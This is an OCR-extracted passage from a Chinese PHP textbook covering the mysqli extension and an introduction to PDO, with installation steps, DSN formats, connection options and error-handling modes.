


图 20-9　数据表 books 管理的演示结果

喜欢过程化编程的用户也不用担心，mysqli 也有过程式的方式，提供了一个传统的函数式接口，只不过开始贯以 mysqli 的前缀，其他都差不多。如果 mysqli 以过程式的方式操作，有些函数必须指定资源，比如说 mysqli_query（资源标识，SQL 语句）。并且资源标识的参数是放在前面的，而 mysql_query（SQL 语句，'可选'）的资源标识是放在后面的，并且可以不指定，它默认是上一个打开的连接或资源。

20.5.1　启用 mysqli 扩展模块

与 mysql 功能扩展模块类似，mysqli 接口也不是 PHP 的一个集成组件，如果想使用这个功能扩展模块，需要显示配置 PHP 才能使用此扩展。在不同平台下的配置有所不同，如果在 Linux 平台中启用 mysqli 扩展，必须在编译 PHP 时加上--with-mysqli 选项。如果在 Windows 平台中启用 mysqli 扩展，需要通过一个 DLL 文件提供相应的扩展。不管使用的是哪一个操作系统平台，都必须在 php.ini 文件里启用这个扩展，以确保 PHP 能够找到所有必要的 DLL。可以在 php.ini 文件中找到下面一行，取消前面的

注释，如果没有找到，就添加这样一行：

```
extension=php_mysqli.dll                    //在 php.ini 文件中启用这一行
```

可以在 PHP 脚本文件中，调用 phpinfo()函数检查 PHP 版本是否支持 mysqli 扩展。如果找到如图 20-10 所示的结果，则当前的 PHP 版本中支持 mysqli 扩展模块。




图 20-10　使用 phpinfo()函数检查 mysqli 扩展模块的支持

20.5.2　mysqli 扩展接口的应用概述

mysqli 扩展不仅提供了 mysql 模块的所有功能，也相应地增加了一些新特性。mysqli 扩展模块包括 mysqli、mysqli_result 和 mysqli_stmt 三个类，通过这三个类的搭配使用，就可以连接 MySQL 数据库服务器和选择数据库、查询和获取数据，并使用预处理语句简化了重复执行的查询语句。

➢ **mysqli 类**

mysqli 类的对象主要控制 PHP 和 MySQL 数据库服务器之间的连接、选择数据库、向 MySQL 服务器发送 SQL 语句，以及设置字符集等，这些任务都是通过该类中声明的构造方法、成员方法和成员属性完成的。

➢ **mysqli_result 类**

这个类的对象包含 SELECT 查询的结果、获取结果集中数据的成员方法，以及和查询的结果有关的成员属性。

➢ **mysqli_stmt 类**

在生成网页时，许多 PHP 脚本通常都会执行除参数以外，其他部分完全相同的查询语句，针对这种重复执行一个查询，每次迭代使用不同的参数情况，MySQL 从 4.1 版本开始提供了一种名为预处理语句（prepared statement）的机制。它可以将整个命令向 MySQL 服务器发送一次，以后只要参数发生变化，MySQL 服务器只需对命令的结构做一次分析就够了。这不仅大大减少了需要传输的数据量，还提高了命令的处理效率。可以用 mysqli 扩展模式中提供的 mysqli_stmt 类的对象，去定义和执行参数化的 SQL 命令。

20.6 小结

本章必须掌握的知识点

- 本章涉及的 mysql 扩展函数应用
- 通过 PHP 脚本对数据表的管理过程
- 分页类 Page 在程序中的应用

本章需要了解的内容

- 分页类的实现过程
- PHP 的 mysqli 扩展模块应用

本章需要拓展的内容

- 本章中没涉及的其他 mysql 扩展函数

本章的学习建议

- 通过模块开发练习 PHP 中 mysql 扩展函数的应用

第21章 数据库抽象层 PDO

PHP 与流行的开放源代码的 MySQL 数据库服务器之间总是很有默契。它们的合作使它们各自都取得了广受推崇的地位。很多 PHP 应用程序开发人员都习惯于 PHP 与 MySQL 这对组合，以至于 PHP 对其他数据库的支持常常模仿处理 MySQL 的函数库。然而，并不是所有的数据库处理函数库都是一样的，也不是所有的数据库都提供相同的特性。虽然存在模仿，但不同的 PHP 数据库扩展都有它们各自的怪僻和不同之处，所以从一种数据库迁移到另一种数据库时会有一些困难。虽然 PHP 一直都拥有很好的数据库连接，但 PDO（PHP Data Object 的缩写）的出现让 PHP 达到一个新的高度。PDO 扩展类库为 PHP 访问数据库定义了一个轻量级的、一致性的接口，它提供了一个数据访问抽象层，这样，无论你使用什么数据库，都可以通过一致的函数执行查询和获取数据。大大简化了数据库的操作，并能够屏蔽不同数据库之间的差异。使用 PDO 可以很方便地进行跨数据库程序的开发，以及不同数据库间的移植，是将来 PHP 在数据库处理方面的主要发展方向。

21.1 PDO 所支持的数据库

使用 PHP 可以处理各种数据库系统，包括 MySQL、PostgreSQL、Oracle、MsSQL 等，但访问不同的数据库系统时，其所使用的 PHP 扩展函数也是不同的。例如，在第 21 章介绍的使用 PHP 的 mysql 或 mysqli 扩展函数，只能访问 MySQL 数据库。而如果需要处理 Oracle 数据库，就必须安装和重新学习 PHP 中处理 Oracle 的扩展函数库，如图 21-1 所示。应用每种数据库时都需要学习特定的函数库，这样是比较麻烦的，更重要的是这使得数据库间的移植难以实现。

为了解决这样的难题，就需要一种“数据库抽象层”。它能解决应用程序逻辑与数据库通信逻辑之间的耦合，通过这个通用接口传递所有与数据库相关的命令，应用程序就能使用多种数据库解决方案中的某一种，只要该数据库支持应用程序所需要的特性，而且抽象层提供了与该数据库兼容的驱动程序。图 21-2 描述了这个过程。

PDO 就是一个“数据库访问抽象层”，作用是统一各种数据库的访问接口，能够轻松地在不同数据库之间进行切换，使得数据库间的移植容易实现。与 mysql 和 mysqli 的函数库相比，PDO 让跨数据库的使用更具有亲和力；与 ADODB 和 MDB2 等同类数据库访问抽象层相比，PDO 更高效。另外，PDO

与 PHP 支持的所有数据库扩展都非常相似，因为 PDO 借鉴了以往数据库扩展的最好特性。




图 21-1　每种数据库都有对应的扩展函数




图 21-2　数据库抽象层的应用模式

对任何数据库的操作，并不是使用 PDO 扩展本身执行的，必须针对不同的数据库服务器使用特定的 PDO 驱动程序访问。驱动程序扩展则为 PDO 和本地 RDBMS 客户机 API 库架起一座桥梁，用来访问指定的数据库系统。这能大大提高 PDO 的灵活性，因为 PDO 在运行时才加载必需的数据库驱动程序，所以不需要在每次使用不同的数据库时重新配置和重新编译 PHP。例如，如果数据库服务器需要从 MySQL 切换到 Oracle，只要重新加载 PDO_OCI 驱动程序就可以了。PDO 对其他数据库的支持及对应使用的驱动名称如表 21-1 所示。

表 21-1　支持 PDO 的驱动及相应的数据库列表

驱 动 名	对应访问的数据库
PDO_DBLIB	FreeTDS / Microsoft SQL Server / Sybase
PDO_FIREBIRD	Firebird / Interbase 6
PDO_MYSQL	MySQL 3.x/4.x/5.x
PDO_OCI	Oracle (OCI=Oracle Call Interface)
PDO_ODBC	ODBC v3
PDO_PGSQL	PostgreSQL
PDO_SQLITE	SQLite 2.x/3.x

要确定所处的环境中有可用的 PDO 驱动程序，可以在浏览器中通过加载 phpinfo()函数，查看 PDO 部分的列表，或者通过查看 pdo_drivers()函数返回的数组。

21.2 PDO 的安装

PDO 随 PHP 5.1 发行，在 PHP 5.0 的 PECL 扩展中也可以使用。PDO 需要 PHP 5 核心面向对象特性的支持，所以它无法运行于之前的 PHP 版本中。无论如何，在配置 PHP 时，仍需要显式地指定所要包括的驱动程序，驱动程序除 PDO_SQLITE（默认已包括这个驱动程序）之外，都需要手工安装。

在 Linux 环境下为启用对 MySQL 的 PDO 驱动程序支持，需要在安装 PHP 5.1 以上版本的源代码包

环境时，向 configure 命令中添加如下标志：

```
--with-pdo-mysql=/usr/local/mysql          //其中“/usr/local/mysql”为 MySQL 服务器安装目录
```

如果在安装 PHP 环境时，要开启其他各个特定 PDO 驱动程序的更多信息，请参考执行 configure --help 命令所获得的帮助结果。

在 Windows 环境下 PHP 5.1 以上版本中，PDO 和主要数据库的驱动同 PHP 一起作为扩展发布，要激活它们只需要简单地编辑 php.ini 文件。下面都是原本使用分号注释掉的选项，我们在后面追加下面的一行代码：

```
extension=php_pdo.dll                      //所有 PDO 驱动程序共享的扩展，必须有
```

上面一行是所有 PDO 驱动程序共享必须要有的扩展。然后，就看使用什么数据库。如果使用 MySQL，那么添加下面的一行，加载 MySQL 数据库的 PDO 驱动：

```
extension=php_pdo_mysql.dll                //如果使用 MySQL，那么添加这一行
```

如果要激活其他一种数据库的 PDO 驱动程序，那么添加下面其中的一行，如果要激活多个数据库的 PDO 驱动程序，那么添加下面的多行：

```
extension=php_pdo_mssql.dll                //如果要使用 SQL Server，那么添加这一行
extension=php_pdo_odbc.dll                 //如果要使用 ODBC 驱动程序，那么添加这一行
extension=php_pdo_oci.dll                  //如果要使用 Oracle 驱动程序，那么添加这一行
```

保存修改的 php.ini 文件变化，重启 Apache 服务器，查看 phpinfo()函数，可以看到如图 21-3 所示的结果，这表示 PDO 扩展和连接 MySQL 的 PDO 驱动（pdo_mysql）已经可以使用了。




图 21-3　查看 phpinfo()函数输出结果检查 PDO 的安装

21.3 创建 PDO 对象

使用 PDO 在与不同数据库管理系统之间交互时，PDO 对象中的成员方法是统一各种数据库的访问接口，所以在使用 PDO 与数据库交互之前，首先要创建一个 PDO 对象。在通过构造方法创建对象的同时，需要建立一个与数据库服务器的连接，并选择一个数据库。PDO 的构造方法原型如下：

```
__construct ( string dsn [, string username [, string password [, array driver_options]]] )      //PDO 的构造方法
```

在构造方法中，第一个必选的参数是数据源名（DSN），用来定义一个确定的数据库和必须用到的驱动程序。DSN 的 PDO 命名惯例为 PDO 驱动程序的名称，后面为一个冒号，再后面是可选的驱动程序的数据库连接变量信息，如主机名、端口和数据库名。例如，连接 Oracle 服务器和连接 MySQL 服务器的 DSN 格式分别如下所示：

```
oci:dbname=//localhost:1521/mydb    //连接 Oracle 服务器的 DSN，oci:作为驱动前缀，主机 localhost，端口 1521，数据库 mydb
mysql:host=localhost;dbname=testdb //连接 MySQL 服务器的 DSN，mysql:作为驱动前缀，主机 localhost，数据库 testdb
```

构造方法中的第二参数 username 和第三个参数 passwrod 分别指定用于连接数据库的用户名和密码，是可选参数。最后一个参数 driver_options 需要一个数组，用来指定连接所需的所有额外选项，传递附加的调优参数到 PDO 或底层驱动程序。

21.3.1 以多种方式调用构造方法

可以以多种方式调用构造方法创建 PDO 对象，下面以连接 MySQL 和 Oracle 服务器为例，分别介绍构造方法的多种调用方式。

1. 将参数嵌入到构造函数

在下面的连接 Oracle 服务器的示例中，在 DSN 字符串中加载 OCI 驱动程序并指定了两个可选参数：第一个是数据库名称，第二个是字符集。使用了特定的字符集连接一个特定的数据库，如果不指定任何信息，就会使用默认的数据库。如下所示：

```
<?php
    /*连接如果失败，使用异常处理模式进行捕获 */
    try {
        $dbh = new PDO("OCI:dbname=accounts;charset=UTF-8", "scott", "tiger");
    } catch (PDOException $e) {
        echo "数据库连接失败：  " .$e->getMessage();
    }
```

OCI:dbname=accounts 告诉 PDO 它应该使用 OCI 驱动程序，并且应该使用"accounts"数据库。对于 MySQL 驱动程序，第一个冒号后面的所有内容都将被用做 MySQL 的 DSN。连接 MySQL 服务器的示例如下所示：

```
<?php
    $dsn = 'mysql:dbname=testdb;host=127.0.0.1';          //连接MySQL数据库的DSN
    $user = 'dbuser';                                     //MySQL数据库的用户名
    $password = 'dbpass';                                 //MySQL数据库的密码
    try {
        $dbh = new PDO($dsn, $user, $password);
    } catch (PDOException $e) {
        echo '数据库连接失败：  ' . $e->getMessage();
    }
```

其他的驱动程序会同样以不同的方式解释它的 DSN。如果无法加载驱动程序，或者连接失败，则会抛出一个 PDOException，以便你可以决定如何最好地处理该故障。省略 try..catch 控制结构并无裨益，如果在应用程序的较高级别没有定义异常处理，则在无法建立数据库连接的情况下，该脚本会终止。

2．将参数存放在文件中

在创建 PDO 对象时，可以把 DSN 字符串放在另一个本地或远程文件中，并在构造函数中引用这个文件。如下所示：

```
<?php
    try {
        $dbh = new PDO('uri:file:///usr/local/dbconnect', 'webuser', 'password');
    } catch (PDOException $e) {
            echo '连接失败：  ' . $e->getMessage();
    }
```

只要将文件/usr/local/dbconnect 中的 DSN 驱动改变，就可以在多种数据库系统之间切换。但要确保该文件由负责执行 PHP 脚本的用户所拥有，而且此用户拥有必要的权限。

3．引用 php.ini 文件

也可以在 PHP 服务器的配置文件中维护 DSN 信息，只要在 php.ini 文件中把 DSN 信息赋给一个名为 pdo.dsn.aliasname 的配置参数，这里 aliasname 是后面将提供给构造函数的 DSN 别名。如下所示为连接 Oracle 服务器，在 php.ini 中为 DSN 指定的别名为 oraclepdo：

```
[PDO]
pdo.dsn.oraclepdo="OCI:dbname=//localhost:1521/mydb;charset=UTF-8";
```

重新启动 Apaceh 服务器后，就可以在 PHP 程序中，调用 PDO 构造方法时，在第一个参数中使用这个别名，如下所示：

```
<?php
    try {
        //使用php.ini文件中的oraclepdo别名
        $dbh = new PDO("oraclepdo", "scott", "tiger");
    } catch (PDOException $e) {
        echo "数据库连接失败：  " .$e->getMessage();
    }
```

4．PDO 与连接有关的选项

在创建 PDO 对象时，有一些与数据库连接有关的选项，可以将必要的几个选项组成数组传递给构造方法的第四个参数 driver_opts 中，用来传递附加的调优参数到 PDO 或底层驱动程序。一些常用的使用选项如表 21-2 所示。

表 21-2　PDO 的一些数据库连接有关的选项

选 项 名	描　述
PDO::ATTR_AUTOCOMMIT	确定 PDO 是否关闭自动提交功能，设置 FALSE 值时关闭
PDO::ATTR_CASE	强制 PDO 获取的表字段字符的大小写转换，或原样使用列信息
PDO::ATTR_ERRMODE	设置错误处理的模式
PDO::ATTR_PERSISTENT	确定连接是否为持久连接，默认值为 FALSE
PDO::ATTR_ORACLE_NULLS	将返回的空字符串转换为 SQL 的 NULL
PDO::ATTR_PREFETCH	设置应用程序提前获取的数据大小，以 K 字节为单位
PDO::ATTR_TIMEOUT	设置超时之前等待的时间（秒数）
PDO::ATTR_SERVER_INFO	包含与数据库特有的服务器信息

续表

选 项 名	描 述
PDO::ATTR_SERVER_VERSION	包含与数据库服务器版本号有关的信息
PDO::ATTR_CLIENT_VERSION	包含与数据库客户端版本号有关的信息
PDO::ATTR_CONNECTION_STATUS	包含数据库特有的与连接状态有关的信息

设置选项名为下标组成的关联数组，作为驱动程序特定的连接选项，传递给 PDO 构造方法的第四个参数。在下面的示例中使用连接选项创建持久连接，持久连接的好处是能够避免在每个页面执行时都打开和关闭数据库服务器连接，速度更快，如 MySQL 数据库的一个进程创建了两个连接，PHP 则会把原有连接与新的连接合并共享为一个连接。代码如下所示：

```
<?php
    //设置持久连接的选项数组作为最后一个参数，可以一起设置多个元素
    $opt = array(PDO::ATTR_PERSISTENT => true);
    try {
        $db = new PDO('mysql:host=localhost;dbname=test', 'dbuser', 'passwrod',$opt);
    } catch (PDOException $e) {
        echo "数据库连接失败：  " .$e->getMessage();
    }
```

21.3.2 PDO 对象中的成员方法

当 PDO 对象创建成功以后，与数据库的连接已经建立，就可以使用该对象了。PHP 与数据库服务之间的交互都是通过 PDO 对象中的成员方法实现的，该对象中的全部成员方法如表 21-3 所示。

表 21-3 PDO 类中的成员方法（共 13 个）

方 法 名	描 述
getAttribute()	获取一个“数据库连接对象”的属性
setAttribute()	为一个“数据库连接对象”设定属性
errorCode()	获取错误码
errorInfo()	获取错误的信息
exec()	处理一条 SQL 语句，并返回所影响的条目数
query()	处理一条 SQL 语句，并返回一个“PDOStatement”对象
quote()	为某个 SQL 中的字符串添加引号
lastInsertId()	获取插入到表中的最后一条数据的主键值
prepare()	负责准备要执行 SQL 语句
getAvailableDrivers()	获取有效的 PDO 驱动器名称
beginTransaction()	开始一个事务，标明回滚起始点
commit()	提交一个事务，并执行 SQL
rollback()	回滚一个事务

在表 21-3 中，从 PDO 对象中提供的成员方法可以看出，使用 PDO 对象可以完成与数据库服务器之间的连接管理、存取属性、错误处理、查询执行、预处理语句，以及事务等操作。

21.4 使用 PDO 对象

PDO 扩展类库为 PHP 访问数据库定义了一个轻量级的、一致性的接口，它提供了一个数据访问抽象层，这样，无论使用什么数据库，都可以通过一致的函数执行查询和获取数据，大大简化了数据库的操作，并能够屏蔽不同数据库之间的差异。

21.4.1 调整 PDO 的行为属性

在 PDO 对象中有很多属性可以用来调整 PDO 的行为或获取底层驱动程序状态，可以通过查看 PHP 帮助文档（http://www.php.net/pdo），获得详细的 PDO 属性列表信息。如果在创建 PDO 对象时，没有在构造方法中最后一个参数设置过的属性选项，也可以在对象创建完成以后，通过 PDO 对象中的 setAttribute()和 getAttribute()方法设置和获取这些属性的值。

1. getAttribute()

该方法只需要提供一个参数，传递一个特定的属性名称，如果执行成功，则返回该属性所指定的值，否则返回 NULL。示例如下：

```
<?php
$opt = array(PDO::ATTR_PERSISTENT => TRUE);
try {
    $dbh = new PDO('mysql:dbname=testdb;host=localhost', 'mysql_user', 'mysql_pwd', $opt);
} catch (PDOException $e) {
    echo '数据库连接失败：'.$e->getMessage();
    exit;                                          //如果有异常发生则退出程序
}

echo "\nPDO是否关闭自动提交功能：". $dbh->getAttribute(PDO::ATTR_AUTOCOMMIT);
echo "\n当前PDO的错误处理的模式：". $dbh->getAttribute(PDO::ATTR_ERRMODE);
echo "\n表字段字符的大小写转换：  ". $dbh->getAttribute(PDO::ATTR_CASE);
echo "\n与连接状态相关特有信息：  ". $dbh->getAttribute(PDO::ATTR_CONNECTION_STATUS);
echo "\n空字符串转换为SQL的null：". $dbh->getAttribute(PDO::ATTR_ORACLE_NULLS);
echo "\n应用程序提前获取数据大小：".$dbh->getAttribute(PDO::ATTR_PERSISTENT);
echo "\n与数据库特有的服务器信息：".$dbh->getAttribute(PDO::ATTR_SERVER_INFO);
echo "\n数据库服务器版本号信息：".  $dbh->getAttribute(PDO::ATTR_SERVER_VERSION);
echo "\n数据库客户端版本号信息：".  $dbh->getAttribute(PDO::ATTR_CLIENT_VERSION);
```

2. setAttribute()

这个方法需要两个参数，第一个参数提供 PDO 对象特定的属性名，第二个参数则是为这个指定的属性赋一个值。例如，设置 PDO 的错误模式，需要如下设置 PDO 对象中 ATR_ERROMODE 属性的值：

```
$dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);      //设置抛出异常处理错误
```

21.4.2 PDO 处理 PHP 程序和数据库之间的数据类型转换

PDO 在某种程度上是对类型不可知的，因此它喜欢将任何数据都表示为字符串，而不是将其转换

为整数或双精度类型。因为字符串类型是最精确的类型，在 PHP 中具有最广泛的应用范围，过早地将数据转换为整数或者双精度类型可能会导致截断或舍入错误。通过将数据以字符串抽出，PDO 为您提供了一些脚本控制，使用普通的 PHP 类型转换方式就可以控制如何进行转换以及何时进行转换。

如果结果集中的某列包含一个 NULL 值，PDO 则会将其映射为 PHP 的 NULL 值。Oracle 在将数据返回 PDO 时会将空字符串转换为 NULL，但是 PHP 支持的任何其他数据库都不会这样处理，从而导致了可移植性问题。PDO 提供了一个驱动程序级属性 PDO_ATTR_ORACLE_NULLS，该属性会为其他数据驱动程序模拟此行为。此属性设置为 TRUE，在获取时会把空字符串转换为 NULL，默认情况下该属性值为 FALSE。如下：

```
$dbh->setAttribute(PDO::ATTR_ORACLE_NULLS, true);
```

该属性设置以后，通过$dbh 对象打开的任何语句中的空字符串都将被转换为 NULL。

21.4.3 PDO 的错误处理模式

PDO 一共提供了三种不同的错误处理模式，不仅可以满足不同风格的编程，也可以调整扩展处理错误的方式。

1. PDO::ERRMODE_SILENT

这是默认模式，在错误发生时不进行任何操作，PDO 将只设置错误代码。开发人员可以通过 PDO 对象中的 errorCode()和 errorInfo()方法对语句和数据库对象进行检查。如果错误是由于对语句对象的调用而产生的，那么可以在那个语句对象上调用 errorCode()或 errorInfo()方法。如果错误是由于调用数据库对象而产生的，那么可以在那个数据库对象上调用上述两个方法。

2. PDO::ERRMODE_WARNING

除了设置错误代码以外，PDO 还将发出一条 PHP 传统的 E_WARNING 消息，可以使用常规的 PHP 错误处理程序捕获该警告。如果您只是想看看发生了什么问题，而无意中断应用程序的流程，那么在调试或测试当中这种设置很有用。该模式的设置方式如下：

```
$dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_WARNING);     //设置警告模式处理错误报告
```

3. PDO::ERRMODE_EXCEPTION

除了设置错误代码以外，PDO 还将抛出一个 PDOException，并设置其属性，以反映错误代码和错误信息。这种设置在调试中也很有用，因为它会放大脚本中产生错误的地方，从而可以非常快速地指出代码中有问题的潜在区域（记住，如果异常导致脚本终止，则事务将自动回滚）。异常模式另一个有用的地方是，与传统的 PHP 风格的警告相比，可以更清晰地构造自己的错误处理，而且，比起以静寂方式及显式地检查每个数据库调用的返回值，异常模式需要的代码及嵌套代码也更少。该模式的设置方式如下：

```
$dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);     //设置抛出异常模式处理错误
```

